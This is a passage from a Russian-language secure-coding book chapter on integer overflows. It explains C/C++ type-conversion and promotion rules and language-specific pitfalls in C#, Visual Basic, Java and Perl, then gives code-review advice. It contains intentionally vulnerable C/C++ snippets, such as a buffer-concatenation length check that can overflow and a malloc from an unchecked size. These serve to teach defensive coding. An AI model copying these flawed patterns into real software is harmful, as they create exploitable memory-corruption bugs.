- Warning Options — Using the GNU Compiler Collection, *http://gcc.gnu.org/onlinedocs/gcc-4.1.2/gcc/Warning-Options.html#Warning-Options*

Итоги

- Используйте фиксированные форматные строки (или форматные строки, полученные из доверенного источника).
- Проверяйте и ограничивайте запросы локальных контекстов допустимыми значениями.
- Прислушивайтесь к предупреждениям и ошибкам компилятора.
- Не передавайте пользовательский ввод функциям форматирования в качестве форматной строки без предварительной проверки.
- Используйте высокоуровневые языки, в меньшей степени подверженные дефектам форматных строк.

ГРЕХ 7



Целочисленные переполнения

Общие сведения

Целочисленные переполнения, потеря значимости и арифметические переполнения всех видов, особенно ошибки вещественных вычислений, создавали проблемы еще в первые дни компьютерного программирования. Целочисленные переполнения попали в поле зрения специалистов по безопасности, как только на смену простым атакам нарушения стека пришли атаки на выделение памяти из кучи. Хотя целочисленное переполнение уже довольно давно используется в эксплойтах, за последние годы оно часто становилось корневой причиной многих известных дефектов безопасности.

Суть проблемы заключается в том, что почти для любого двоичного формата, который может быть выбран для представления чисел, существуют операции, результат которых отличается от результата вычислений, выполненных вручную. Существуют и исключения — в некоторых языках реализованы целочисленные типы переменного размера, но эти типы встречаются относительно редко, а их использование сопряжено с дополнительными затратами ресурсов. При последовательном использовании такие типы снижают вероятность возникновения проблем. Пример:

```
type Age is new Integer range 0..200;
```

Нюансы зависят от конкретного языка. В C и C++ реализованы «настоящие» целочисленные типы, а современные воплощения Visual Basic упаковывают все числа в вещественный тип `Variant`. Таким образом, можно объявить переменную типа `int`, разделить 5 на 4 и рассчитывать, что вы получите 1. Вместо этого вы получаете 1.25. Perl проявляет свое специфическое поведение. C# сначала усугубляет проблему, настаивая на использовании знаковых целых чисел, а затем меняет курс и упрощает ее, определяя ключевое слово `checked` (подробнее см. «Грех в C#»). В языке Java обязательное использование знаковых целых чисел и отсутствие поддержки шаблонов затрудняет работу программиста. Теоретически возможно создать классы для представления `int`, реализующие проверку переполнения, но сделать это непросто.

Ссылки CWE

Тема целочисленного переполнения обсуждается в следующих ссылках CWE (CWE-682 является родительским разделом для этого класса ошибок):

- CWE-682: Неверные вычисления.
- CWE-190: Целочисленное переполнение или циклический сдвиг.
- CWE-191: Целочисленная потеря значимости (простой или циклический сдвиг).
- CWE-192: Ошибки приведения к целочисленному типу.

Потенциально опасные языки

Ни один из распространенных языков не застрахован от ошибок этого вида, однако последствия ошибки различаются в зависимости от того, как в языке реализована работа с целыми числами. Пожалуй, наибольший риск возникает в C и C++; именно в этих языках целочисленное переполнение с наибольшей вероятностью приводит к переполнению буфера и выполнению произвольного кода. Впрочем, все языки в той или иной степени подвержены ошибкам отказа в обслуживании и логическим ошибкам.

Объяснение

Целочисленное переполнение может приводить к разным последствиям, от сбоев и логических ошибок до повышения уровня привилегий и выполнения произвольного кода. В современной разновидности этой атаки злоумышленник старается заставить приложение совершить ошибку при вычислении размера выделяемого буфера, чтобы затем использовать дефект переполнения в куче. Ошибки могут быть любыми, от выделения недостаточного объема памяти до выделения нуля байт. Если вы не работаете на C/C++, может возникнуть впечатление, что вы защищены от целочисленных переполнений, но это не так. Логические ошибки, связанные

с усечением целых чисел, привели к появлению дефекта в NFS (Network File System), позволявшего любому пользователю обращаться к файлам с разрешениями root. Проблемы с целыми числами также приводили к самым серьезным проблемам, вплоть до катастрофических сбоев при запуске космических кораблей.

C/C++

Даже если вы не программируете на C или C++, вам все же стоит познакомиться с теми неприятными сюрпризами, которые может преподнести C/C++. C как язык относительно низкого уровня жертвует безопасностью ради скорости выполнения, поэтому в распоряжении атакующего всегда оказывается полный ассортимент трюков с целыми числами. Из-за низкоуровневой природы C/C++ целочисленные ошибки, возникающие при работе на этих языках, дают представление о тех проблемах, с которыми сталкивается ваш процессор.

Многие другие языки не позволяют проделать некоторые из целочисленных трюков в вашем приложении, а некоторые из них (такие, как C#) могут выполнять небезопасные операции, только если вы им это прикажете. Понимание того, что C/C++ может сделать с целыми числами, поможет вам лучше распознать потенциальные ошибки или понять, почему ваше приложение Visual Basic .NET продолжает выдавать эти раздражающие исключения. Даже если вы программируете только на языках высокого уровня, рано или поздно вам потребуется вызывать системные функции или обращаться к внешним объектам, написанным на C или C++. Ошибки, допущенные в вашем коде, могут обернуться переполнениями в том коде, который вы вызываете.

Операции преобразования

Существует несколько стандартных проблем, часто приводящих к целочисленным переполнениям. Одно из первых мест занимает невнимательность в порядке преобразования типов и неявных преобразованиях типов в операторах. Для примера возьмем следующий фрагмент:

```
const long MAX_LEN = 0x7fff;
short len = strlen(input);
if(len < MAX_LEN)
// Сделать что-то полезное
```

Пока не будем обращать внимания на ошибки округления; в каком порядке выполняются преобразования при сравнении len и MAX_LEN? Согласно стандарту языка, перед сравнением величины должны быть преобразованы к сходным типам; следовательно, фактически len преобразуется из 16-разрядного целого в 32-разрядное целое со знаком. Преобразование выполняется тривиально, поскольку оба типа являются знаковыми. Чтобы значение числа осталось неизменным, оно дополняется с учетом знака до разрядности большего типа. В данном случае результат может выглядеть так:

```
len = 0x0100;
(long)len = 0x00000100;
```

или

```
len = 0xffff;
(long)len = 0xffffffff;
```

Если атакующему удастся сделать так, чтобы значение `len` превысило 32K, то значение станет отрицательным — ведь преобразование к 32-разрядному типу не изменит его знака, а сравнение `len` с `MAX_LEN` направит код по неверному пути выполнения.

Понимание правил преобразования целых чисел — всего лишь половина дела. В следующих примерах словом «целое» обозначается целочисленный тип вообще, а не 32-разрядное целое со знаком, как мы привыкли. Правила преобразования для C и C++:

Целое со знаком в целое со знаком большей разрядности. Меньшее значение дополняется с учетом знака; например, `(char)0x7f` при преобразовании в `int` дает 0x0000007f, а `(char)0x80` дает 0xffffff80.

Целое со знаком в целое без знака той же разрядности. Последовательность битов сохраняется, хотя для отрицательных входных данных значение изменится. Таким образом, `(char)0xff (-1)` сохранит прежнее значение 0xff при преобразовании в `unsigned char`, но –1 явно имеет другой смысл, нежели 255. Преобразования между целыми со знаком и без всегда являются опасным признаком, на который следует обращать особое внимание.

Целое со знаком в целое без знака большей разрядности. В этом варианте объединяются две операции: сначала значение расширяется с учетом знака до целого большей разрядности, а затем преобразуется с сохранением последовательности битов. Положительные числа при этом ведут себя так, как и следовало ожидать, но преобразование отрицательных чисел может приводить к неожиданным результатам. Например, `(char)-1` (0xff) при преобразовании к типу `unsigned long` превращается в 4 294 967 295 (0xffffffff).

Целое без знака в целое без знака большей разрядности. Самый простой случай: новое число дополняется нулями, что обычно соответствует намерениям программиста. Таким образом, `(unsigned char)0xff` при преобразовании к типу `unsigned long` превращается в 0x000000ff.

Целое без знака в целое со знаком той же разрядности. Как и в случае с преобразованием целого со знаком в целое без знака, последовательность битов сохраняется, а интерпретация значения может изменяться в зависимости от того, равен ли старший (знаковый) бит 1 или 0.

Целое без знака в целое со знаком большей разрядности. Преобразование выполняется практически по тем же правилам, что и преобразование целого без знака в целое без знака большей разрядности. Первое значение дополняется нулями до беззнакового целого с разрядностью большего значения, а затем преобразуется в знаковый тип. Значение числа при этом сохраняется, и, как правило, результат преобразования не вызывает удивления у программиста.

Последняя фраза отсылает нас к «Дао программирования», где утверждается, что удивление пользователя — это всегда плохо. Удивление программиста, вероятно, еще хуже.

Понижающее преобразование. Если в исходном числе установлены старшие биты, то значение будет усечено, что нередко порождает хаос: беззнаковые значения

вдруг становятся отрицательными, или происходит потеря данных. Если только вы не работаете с битовыми масками, всегда проверяйте операции на усечение.

Преобразования операторов

Многие программисты не понимают, что простой вызов оператора изменяет тип результата. Как правило, изменение не влияет на конечный результат, но некоторые особые случаи могут преподнести сюрпризы. Следующий код C++ поможет нам исследовать проблему:

```
template <typename T>
void WhatIsIt(T value)
{
    if((T)-1 < 0)
        printf("Signed");
    else
        printf("Unsigned");

    printf(" - %d bits\n", sizeof(T)*8);
}
```

Для простоты мы не будем рассматривать смешанные вещественные и целочисленные операции. Итак, правила преобразований:

- Если один из операндов относится к типу `unsigned long`, то оба операнда повышаются до `unsigned long`. Теоретически `long` и `int` — это два разных типа, но в современных компиляторах они оба представляются 32- или 64-разрядными значениями; для краткости мы будем считать их эквивалентными.
- Во всех остальных случаях, когда оба операнда являются 32-разрядными и менее, аргументы повышаются до `int`, и результат тоже относится к типу `int`.
- Если один из операндов является 64-разрядным, то другой операнд тоже повышается до 64-разрядного; 64-разрядное значение без знака является верхней границей.

В основном эти правила приводят к желаемому результату, а неявное преобразование операндов помогает избежать целочисленных переполнений. Однако и в этой схеме существуют некоторые неожиданные аспекты. Во-первых, в системе, в которой 64-разрядные целые являются допустимым типом, можно ожидать, что раз `unsigned short` и `signed short` повышаются до `int`, а правильность результата обеспечивается преобразованием операндов (если вы не понизите результат обратно до 16-разрядной величины), то и `unsigned int` и `signed int` будут повышаться до 64-разрядного типа `int` (`_int64`). Казалось бы, предположение выглядит логично, но, к сожалению, на практике этого не происходит — по крайней мере до того, как в стандарт C/C++ не будут внесены изменения, обеспечивающие последовательную работу с 64-разрядными целыми числами.

Второй неожиданный аспект заключается в том, что поведение также изменяется в зависимости от оператора. Все арифметические операторы (`+`, `-`, `*`, `/` и `%`) соблюдают правила приоритетов, как и следовало ожидать. Однако для многих становится неожиданностью, что двоичные операторы (`&`, `|`, `^`) тоже соблюдают эти правила; таким образом, `(unsigned short) | (unsigned short)` дает результат типа `int`!

Логические операторы (&&, || и !) подчиняются правилам приоритетов в программах C, а в C++ возвращают тип bool.

Ситуация усложняется еще и тем, что одни унарные операторы изменяют тип, а другие этого не делают. Оператор дополнения (~) изменяет тип результата (по аналогии с другими двоичными операторами); таким образом, ~((unsigned short)0) дает тип int, а префиксный и постфиксный операторы (++, --) тип не изменяют. Еще более неожиданное преобразование выполняется унарным оператором - (изменение знака). Оператор преобразует значения, меньшие 32-разрядных, в int, а применение его к 32- или 64-разрядному значению unsigned int приводит к выполнению той же поразрядной операции, но результат все равно остается беззнаковым — и скорее всего, окажется совершенно бессмысленным.

Ведущий разработчик с многолетним опытом предложил использовать следующий код для проверки того, не происходит ли переполнение при сложении двух 16-разрядных чисел без знака:

```
bool IsValidAddition(unsigned short x, unsigned short y)
{
    if(x + y < x)
        return false;

    return true;
}
```

Вроде бы должно работать. Если при суммировании двух положительных чисел результат оказывается меньше любого из слагаемых, значит, результат определенно неверен. Этот же код должен работать и для unsigned long. Но к огорчению нашего старшего разработчика, работать он вообще не будет, потому что компилятор «оптимизирует» эту функцию, чтобы она всегда возвращала true!

Вспомним предыдущее описание — к какому типу относится результат unsigned short + unsigned short? К типу int. Независимо от значений unsigned short сумма никогда не переполнит int, а результат сложения всегда будет действительным. Далее int сравнивается с unsigned short. Значение x преобразуется к типу int, который никогда не может обладать большей разрядностью, чем x+y. Чтобы код заработал, достаточно преобразовать результат к unsigned short:

```
if((unsigned short)(x + y) < x)
```

Этот пример показали хакеру, специализирующемуся на поиске целочисленных переполнений, и он тоже не заметил проблему, так что наш опытной разработчик не одинок! Если даже очень опытные программисты могут допускать подобные ошибки, то что же говорить об остальных!

Арифметические операции

Размышляя над правильностью строки кода, обязательно разберитесь во всех тонкостях преобразований — условие переполнения может зависеть от неявных преобразований. В общем случае необходимо рассмотреть четыре основных случая: знаковые и беззнаковые операции с одинаковыми типами, а также операции со смешанными типами, которые также могут иметь смешанные знаки. Проще всего разобраться с беззнаковыми операциями одного типа; со знаковыми операциями

дело обстоит несколько сложнее, а при использовании смешанных типов приходится учитывать последствия преобразования типов. Примеры дефектов и меры борьбы с ними для каждого типа операций приводятся ниже.

Сложение и вычитание. Очевидная проблема с этими двумя операторами — переход за верхнюю и нижнюю границу объявленного размера. Например, если вы работаете с 8-разрядными целыми без знака, 255 + 1 = 0. Или 2 – 3 = 255. В случае 8-разрядных чисел со знаком 127 + 1 = –128. Менее очевидная проблема проявляется при представлении размеров знаковыми числами. Злоумышленник передает значение –20, вы прибавляете к нему 50, получаете 30, выделяете буфер размером 30 байт и копируете в него 50 байт... Прощай, защита. Следует помнить (особенно при работе на языках, у которых переполнения либо очень сложны, либо вовсе невозможны), что вычитание из положительного числа, при котором получается значение, меньшее исходного, является нормальной операцией; вы не получите исключения переполнения, но программа может работать совсем не так, как предполагалось. Если только входные данные не подвергаются предварительной проверке, гарантирующей отсутствие переполнений при операциях, обязательно проверяйте каждую операцию.

Умножение, деление и остаток. Умножение без знака весьма тривиально: любая операция, у которой `a*b>MAX_INT`, дает неверный ответ. В другом — правильном, но менее эффективном способе проверки — условие преобразуется в `b>MAX_INT/a`. Более эффективный способ проверки операции заключается в сохранении результата в следующем по величине целом числе, если оно существует, и проверке наличия переполнения. Для малых целочисленных значений компилятор сделает это за вас. Помните, что `short*short` дает `int`. Умножение со знаком требует одной дополнительной проверки переноса в отрицательном диапазоне.

Какие проблемы могут возникнуть при делении, если не считать деления на нуль? Возьмем 8-разрядное целое со знаком: `MIN_INT = -128`. Разделим его на –1. Это то же самое, что –(–128). Оператор отрицания может быть записан в виде `~x+1`. Дополнение –128 (0x80) равно 127, или 0x7f. Теперь прибавляем 1 и получаем 0x80! Получается, что отрицание –128 все равно дает –128! Это относится к любым наименьшим целым со знаком, разделенным на –1. Если вы еще не убеждены, что целые без знака проверять проще, надеюсь, этот пример вас убедит.

Оператор вычисления остатка (`mod`) возвращает остаток от целочисленного деления; следовательно, ответ никогда не может быть больше делителя. Как здесь может произойти переполнение? Реального переполнения быть не может, но операция может вернуть неправильный ответ из-за преобразования типа. Возьмем 32-разрядное целое без знака, равное `MAX_INT`, или 0xffffffff, и 8-разрядное целое со знаком со значением –1. Операция `–1 mod 4,294,967,295` должна вернуть 1, верно? Не торопитесь. Компилятор желает работать с сопоставимыми числами, поэтому –1 преобразуется в целое без знака. Вспомните, как это происходит: сначала число дополняется с учетом знака до 32 разрядов, то есть 0xff превращается в 0xffffffff. Затем `(int)(0xffffffff)` преобразуется в `(unsigned int)(0xffffffff)`. Остаток от деления –1 на 4 миллиарда равен нулю, по крайней мере по мнению нашего компьютера! Аналогичная проблема проявляется каждый раз, когда 32- или 64-разрядные целые без знака смешиваются с отрицательными целыми со знаком; она

также проявляется и при делении — результат операции 1/4,294,967,295 равен 1, а это раздражает, поскольку вы ожидали получить нуль. Дополнительная проблема с вычислением остатка заключается в том, что знак возвращаемого значения может зависеть от реализации.

Операции сравнения

Конечно, такие фундаментальные операции, как проверка равенства, должны работать без проблем... во всяком случае, нам так кажется. К сожалению, при смешанном использовании целых со знаком и без таких гарантий не существует — по крайней мере если целое со знаком не относится к типу с большей разрядностью, чем значение без знака. Возникает та же проблема, с которой мы уже сталкивались для деления и вычисления остатка.

Другая загвоздка с операторами сравнения возникает при проверке максимального размера с использованием значения со знаком: атакующий как-то исхитряется подсунуть отрицательное значение, которое всегда меньше предполагаемого верхнего предела. Либо используйте числа без знака, как мы рекомендуем, либо приготовьтесь делать две проверки: сначала убедитесь в том, что число не отрицательно, а затем — что оно меньше верхнего предела.

Двоичные операции

Операции двоичной логики — поразрядные AND, OR и XOR (исключающее «или») — должны работать, но расширение знака снова может запутать ситуацию. Пример:

```
int flags = 0x7f;
char LowByte = 0x80;

if((char)flags ^ LowByte == 0xff)
    return ItWorked;
```

Казалось бы, результат операции должен быть равен 0xff, то есть проверяемому значению, но компилятор решает, что ему виднее, и самонадеянно преобразует оба значения в `int`. Вспомните, о чем говорилось при описании преобразований у операторов: даже двоичные операции преобразуют свои операнды малой разрядности к типу `int` — таким образом, `flags` расширяется до 0x0000007f, что вполне нормально, но `LowByte` расширяется до 0xffffff80; в результате мы получаем 0xffffffff, что вовсе не равно 0x000000ff!

Проблемы 64-разрядного портирования

Существует четыре стандартных целочисленных типа, которые могут изменять размер в зависимости от 32- или 64-разрядной сборки. Каждый из следующих типов гарантированно совпадает по размеру с указателем — `sizeof(x) == sizeof(void*)`:

```
size_t
ptrdiff_t
uint_ptr
int_ptr
```

Тип size_t является беззнаковым, а ptrdiff_t имеет знак. Оба типа представляют интерес для нашей темы, потому что size_t используется для возвращения (да, вы угадали!) значений размеров для библиотеки времени выполнения C (CRT), а тип ptrdiff_t получается при вычислении разности двух указателей. Если вы используете любой из этих четырех типов или выполняете вычисления с указателями, необходимо обратить внимание на некоторые обстоятельства.

Первая типичная проблема проявляется в конструкциях следующего вида:

```
int cch = strlen(str);
```

Иногда такие конструкции встречаются в старом коде — несколько лет назад функция strlen возвращала int. В других случаях ее присутствие объясняется недальновидностью разработчика. Конечно, в большинстве операционных систем на 32-разрядных платформах выделить более 2 Гбайт попросту не удастся — и разумеется, не одним блоком. Если вы не собираетесь портировать свой код в 64-разрядную систему, возможно, обойдется без проблем. В 64-разрядной системе ничто не мешает программе выделить блок размером 2 Гбайт — на момент написания книги (сентябрь 2008 года) системы, поддерживающие до 16 Гбайт, были распространены достаточно широко, и уже появился эксплойт, основанный на вводе более 2 Гбайт в 64-разрядных системах BSD (см. *http://www.securityfocus.com/bid/13536/info*).

Вторая проблема не столь очевидна. Рассмотрим следующий код (где x — достаточно малое число):

```
unsigned long increment = x;
if( pEnd - pCurrent < increment )
    pCurrent += increment;
else
    throw;
```

Что произойдет в случае ошибки, если значение pEnd - pCurrent станет отрицательным? Что сделает программа — инициирует исключение или увеличит указатель? Не огорчайтесь, если вы дадите неправильный ответ; многие очень хорошие разработчики совершали эту же ошибку. В таких ситуациях полезно подставить преобразования типов, задействованных в вычислениях:

```
if( (ptrdiff_t)(pEnd - pCurrent) < (unsigned long)increment )
```

В 32-разрядной системе ptrdiff_t будет 32-разрядным целым со знаком. При сравнении 32-разрядного целого со знаком с unsigned long знаковое значение преобразуется в беззнаковое. Если значение со знаком отрицательно, то после преобразования оно станет очень большим, а итоговый код будет работать так, как если бы вы использовали следующую запись:

```
if( pEnd - pCurrent < increment && pEnd - pCurrent >= 0)
```

Компилятор выдаст предупреждение о сравнении знаковой и беззнаковой величины — будьте внимательны!

В 64-разрядной системе ptrdiff_t является 64-разрядным целым без знака, а преобразование выглядит так:

```
if( (__int64)(pEnd - pCurrent) < (unsigned long)increment )
```

Теперь при сравнении increment повышается до __int64, и предупреждение не выдается, потому что преобразование 32-разрядного числа без знака в 64-разрядное

со знаком сохраняет его значение — и программа выбирает ветвь с увеличением указателя! Итак, правильный ответ: выполнение может пойти по любому из путей в зависимости от платформы сборки.

Будьте осторожны при работе с типами переменного размера. Особенная осторожность необходима при вычислениях с указателями, результатом которых являются типы переменного размера. Также необходимо учитывать различия между компиляторами; размеры основных типов не гарантированы — уверенным можно быть лишь в том, что тип `char` занимает один байт.

Опасные оптимизации

Стандарт C/C++ гласит, что результат вычислений с указателями, приводящих к целочисленному переполнению, не определен. Это означает, что произойти может все что угодно; например, компилятор может выдать исключение. С технической точки зрения любая операция за пределами текущего буфера (плюс 1) является неопределенной. Чтобы выявить переполнение при беззнаковых операциях, можно выполнить сложение и проверить, не уменьшится ли от этого результат; некоторые программисты делают то же самое с указателями:

```
if( p + increment < p ) throw;
```

Так как операция является неопределенной, компилятор в полном соответствии со стандартом может посчитать, что условие всегда ложно, и исключить его с целью оптимизации. Чтобы проверка всегда работала так, как вам хочется, запишите ее следующим образом:

```
if( (size_t)p + increment < (size_t)p ) throw;
```

Результат беззнакового целочисленного переноса определен, и компилятор не сможет просто отбросить результат.

C#

Язык C# имеет много общего с C++; именно поэтому на нем так удобно работать, если вы уже знаете C/C++, но, с другой стороны, C# присущи многие проблемы C++. Один интересный аспект C# заключается в том, что он подходит к обеспечению безопасности типов намного более жестко, чем C/C++. Например, для следующего фрагмента будет выдана ошибка:

```
byte a, b;
a = 255;
b = 1;
byte c = (b + a);
error CS0029: Cannot implicitly convert type 'int' to 'byte'
```

Если вы понимаете смысл этой ошибки, то сможете предусмотреть, к каким последствиям может привести следующая попытка избавиться от этой ошибки:

```
byte c = (byte)(b + a);
```

Более безопасный способ избавиться от предупреждений основан на использовании класса `Convert`:

```
byte d = Convert.ToByte(a + b);
```

Если вы понимаете, что компилятор пытается сказать вам этими предупреждениями, вы по крайней мере сможете решить, действительно ли здесь присутствует проблема. Впрочем, компилятор не всемогущ. Если в приведенном примере вы избавитесь от предупреждений, объявив a, b и c целыми со знаком, переполнение возможно, а предупреждений не будет.

Другая полезная особенность C# заключается в том, что компилятор использует 64-разрядные целые по мере необходимости. Например, следующий фрагмент возвращает неверный результат при компиляции в режиме C, но правильно работает в C#:

```
int i = -1;
uint j = 0xffffffff; // Самое большое положительное 32-разрядное целое

if(i == j)
    Console.WriteLine("Doh!");
```

Дело в том, что C# повышает оба числа до long (64-разрядное целое со знаком) — типа, способного хранить оба числа без потери точности. Если вы проявите настойчивость и попробуете сделать то же самое с long и ulong (в C# оба типа являются 64-разрядными), компилятор выдаст предупреждение о необходимости явного преобразования одного типа ко второму. По мнению автора, стандарт C/C++ нуждается в обновлении: если компилятор поддерживает 64-разрядные операции, он должен вести себя так же, как компилятор C#.

Ключевые слова checked и unchecked

C# также поддерживает ключевые слова checked и unchecked. Ключевое слово checked означает, что программный блок содержит *проверяемый* код:

```
byte a = 1;
byte b = 255;

checked
{
    byte c = (byte)(a + b);
    byte d = Convert.ToByte(a + b);

    Console.Write("{0} {1}\n", b+1, c);
}
```

В этом примере преобразование a+b из int в byte приводит к выдаче исключения. Следующая строка с вызовом Convert.ToByte() привела бы к выдаче исключения даже без ключевого слова checked, а сложение в аргументах Console.Write() выдает исключение только с ключевым словом checked. Так как в некоторых ситуациях целочисленное переполнение вызывается сознательно, ключевое слово unchecked может использоваться для пометки блоков, в которых проверка целочисленного переполнения отключена.

Ключевые слова checked и unchecked также могут применяться к конкретным выражениям:

```
checked(c = (byte)(b + a));
```

Наконец, режим проверки кода также может включаться при помощи параметра компилятора — передайте ключ /checked компилятору в командной строке. При использовании параметра компилятора /checked вам придется явно объявить все секции или команды, в которых целочисленное переполнение разрешено, с ключевым словом unchecked.

Visual Basic и Visual Basic .NET

Язык Visual Basic претерпевает периодические метаморфозы. Похоже, переход с Visual Basic 6.0 на Visual Basic .NET стал самым значительных сдвигов со времен перехода на объектно-ориентированный код в Visual Basic 3.0. Среди основных изменений стоит особо отметить переход на целочисленные типы, перечисленные в табл. 7.1.

В целом Visual Basic 6.0 и Visual Basic .NET защищены от выполнения произвольного кода посредством целочисленных переполнений. Visual Basic 6.0 при переполнении в операторе или функции преобразования (например, CInt()) выдает исключение времени выполнения. Visual Basic .NET выдает исключение типа System.OverflowException.

Таблица 7.1. Целочисленные типы в Visual Basic 6.0 и Visual Basic .NET

Целочисленный тип	Visual Basic 6.0	Visual Basic .NET
8-разрядное значение со знаком	Не поддерживается	System.SByte
8-разрядное значение без знака	Byte	Byte
16-разрядное значение со знаком	Integer	Short
16-разрядное значение без знака	Не поддерживается	System.UInt16
32-разрядное значение со знаком	Long	Integer
32-разрядное значение без знака	Не поддерживается	System.UInt32
64-разрядное значение со знаком	Не поддерживается	Long
64-разрядное значение без знака	Не поддерживается	System.UInt64

Как видно из табл. 7.1, Visual Basic .NET также предоставляет доступ к более широкому диапазону целочисленных типов, определенных в .NET Framework.

Хотя операции, выполняемые в Visual Basic, могут быть защищены от целочисленного переполнения, проблемы могут возникнуть с вызовами системных функций Win32 API; все эти функции обычно получают 32-разрядные целые без знака (DWORD). Если ваш код передает системным функциям 32-разрядные целые со знаком, функции могут вернуть отрицательные значения. С другой стороны, операция вида 2–8046 вполне допустима со знаковыми числами, а с беззнаковыми числами она соответствует переполнению. Если вы получаете числовые данные от функций Win32 API, обрабатываете эти числа с использованием данных, введенных пользователем (или вычисленных на основании пользовательского ввода), а затем снова вызываете функции Win32 — знайте, что вы находитесь в потенциально

опасной ситуации. Переключение между знаковыми и беззнаковыми числами рискованно. Даже если целочисленное переполнение не приводит к выполнению произвольного кода, необработанные исключения могут нарушить работу приложения. Приложение, которое не работает, не принесет денег вашему клиенту.

Java

В отличие от Visual Basic или C#, в языке Java нет защиты от целочисленных переполнений. В спецификации языка Java по адресу *http://java.sun.com/docs/books/jls/second_edition/html/typesValues.doc.html#9151* сказано следующее:

Встроенные целочисленные операторы никак не сообщают о переполнениях или потере разрядов. Единственными числовыми операторами, которые могут выдавать исключение (§11), является оператор целочисленного деления / (§15.17.2) и оператор вычисления остатка от целочисленного деления % (§15.17.3), который выдает исключение `ArithmeticException`, если правый операнд равен нулю.

Java, как и Visual Basic, поддерживает ограниченное подмножество полного диапазона целочисленных типов. 64-разрядные целые числа поддерживаются, но единственным беззнаковым типом является `char` — 16-разрядное целое без знака.

Так как Java поддерживает только знаковые типы, многие проверки переполнений усложняются; а единственная область, в которой у вас не возникнут проблемы, знакомые по C/C++, — смешанное использование знаковых и беззнаковых чисел, приводящее к неожиданным результатам.

Perl

По меньшей мере двое из авторов книги являются энтузиастами Perl, и все же работу с целыми числами в Perl можно назвать в лучшем случае необычной. Фактическим нижележащим типом является вещественное число с двойной точностью, но тестирование открывает ряд интересных странностей. Возьмем следующий код:

```
$h = 4294967295;
$i = 0xffffffff;
$k = 0x80000000;

print "$h = 4294967295 - $h + 1 = ".($h + 1)."\n";
print "$i = 0xffffffff - $i + 1 = ".($i + 1)."\n";

printf("\nUsing printf and %%d specifier\n");
printf("\$i = %d, \$i + 1 = %d\n\n", $i, $i + 1);

printf("Testing division corner case\n");
printf("0x80000000/-1 = %d\n", $k/-1);
print "0x80000000/-1 = ".($k/-1)."\n";
```

Тестовый код выводит следующие результаты:

```
[e:\projects\19_sins]perl foo.pl
4294967295 = 4294967295 - 4294967295 + 1 = 4294967296
```

```
4294967295 = 0xffffffff - 4294967295 + 1 = 4294967296

Using printf and %d specifier
$i = -1, $i + 1 = -1

Testing division corner case
0x80000000/-1 = -2147483648
0x80000000/-1 = -2147483648
```

На первый взгляд результаты выглядят странно, особенно при использовании printf с форматными строками вместо обычной команды print. Прежде всего следует заметить, что переменной можно присвоить максимальное значение беззнакового целого, но прибавление к ней 1 либо увеличивает ее на 1, либо (если смотреть со спецификатором %d) не делает ничего. Проблема в том, что фактически вы имеете дело с вещественными числами, а спецификатор %d заставляет Perl преобразовать число из double в int. В действительности внутреннего переполнения нет, но при выводе результатов создается такое впечатление.

Вследствие особенностей работы с числовыми типами Perl мы рекомендуем проявить крайнюю осторожность в любых приложениях Perl, в которых выполняются сколько-нибудь значительные математические вычисления. Если вы еще не сталкивались с тонкостями вещественных чисел, вас ждут сюрпризы. Другие языки высокого уровня — такие, как Visual Basic — тоже иногда выполняют внутреннее преобразование чисел в вещественный формат. Следующий фрагмент и результат наглядно показывают, как это происходит:

```
print (5/4)."\n";
1.25
```

В большинстве обычных приложений Perl сделает именно то, что требуется; в конце концов, это одно из главных достоинств языка. Но не стоит ошибочно полагать, что вы работаете с целыми числами — вы работаете с вещественными числами, а это совсем другое дело.

Признаки греха

Грех может проявляться в любом приложении, выполняющем математические вычисления — особенно в приложении, в котором данные (полностью или частично) вводятся пользователем и не проходят тщательную проверку. Основное внимание должно уделяться вычислениям индексов массивов C/C++ и размеров выделяемых блоков памяти.

Выявление в ходе анализа кода

Разработчики C/C++ должны обращать самое пристальное внимание на целочисленные переполнения. В наши дни многие разработчики стали более тщательно проверять размеры при прямых манипуляциях с памятью, поэтому следующим направлением атаки становятся вычисления, используемые при проверке. За C/C++ следуют языки C# и Java. Возможно, проблемы с прямым доступом к памяти

в них не существуют, но сам язык позволяет совершить почти те же ошибки, что и C/C++.

Универсальный совет, который относится ко всем языкам: проверяйте входные данные перед тем, как работать с ними! Очень серьезная проблема в веб-сервере Microsoft IIS 4.0 и 5.0 возникла из-за того, что программист прибавил 1, а затем проверил максимальный размер блока: с используемым им типом выражение 64K – 1 + 1 было равно нулю! Ссылка на соответствующий бюллетень безопасности приведена в разделе «Другие ресурсы» этой главы.

C/C++

Прежде всего необходимо найти все операции выделения памяти. Наибольшую потенциальную опасность представляют операции выделения блока вычисленного размера. Прежде всего убедитесь в том, что в функции не существует возможности целочисленного переполнения. Затем проверьте функции, вызванные для получения входных данных. Автору этой главы однажды попался код, который выглядел примерно так:

```
THING* AllocThings(int a, int b, int c, int d)
{
    int bufsize;
    THING* ptr;

    bufsize = IntegerOverflowsRUs(a, b, c, d);

    ptr = (THING*)malloc(bufsize);
    return ptr;
}
```

Проблема с вычислением размера буфера, скрытая в этой функции, усугубляется загадочными, бессодержательными именами переменных (и использованием знаковых целых). Если вы располагаете временем для обстоятельного анализа, исследуйте вызываемые функции вплоть до низкоуровневых функций среды времени выполнения или системных функций. Наконец, разберитесь, откуда поступили данные: уверены ли вы в том, что аргументы функций не подвергались злонамеренным изменениям? Кто контролирует значения аргументов — вы или потенциальный злоумышленник?

По мнению создателей языка Perl, первой и главной добродетелью программиста является лень! Не стоит усложнять себе жизнь — все эти разновидности целых чисел и без того сложны; компилятор может нам помочь. Включите уровень предупреждений `/W4` (Visual C++), `—Wall` или `—Wsign-compare` (*gcc*) и вы увидите, как там и сям проявляются потенциальные проблемы целочисленных вычислений. Не оставляйте без внимания предупреждения, связанные с целыми числами, особенно на несоответствия знаковых/беззнаковых значений и проблемы усечения.

В Visual C++ самыми важными являются предупреждения C4018, C4389, C4242, C4302 и C4244.

В *gcc* следите за сообщениями о сравнении знаковых и беззнаковых целочисленных выражений.

Будьте осмотрительны с использованием директив #pragma для подавления предупреждений. Присутствие конструкций следующего вида в вашем коде является тревожным признаком:

```
#pragma warning(disable : 4244)
```

Следующее, на что необходимо обратить внимание, — места, в которых вы проверяете безопасность записи в буферы (как в стеке, так и в куче) ограничением по размеру приемного буфера; здесь также необходимо позаботиться о правильности вычислений. Пример некорректной проверки:

```
int ConcatBuffers(char *buf1, char *buf2,
                  size_t len1, size_t len2){
    char buf[0xFF];
    if((len1 + len2) > 0xFF) return -1;
    memcpy(buf, buf1, len1);
    memcpy(buf + len1, buf2, len2);
    // Выполнение операций с buf
    return 0;
}
```

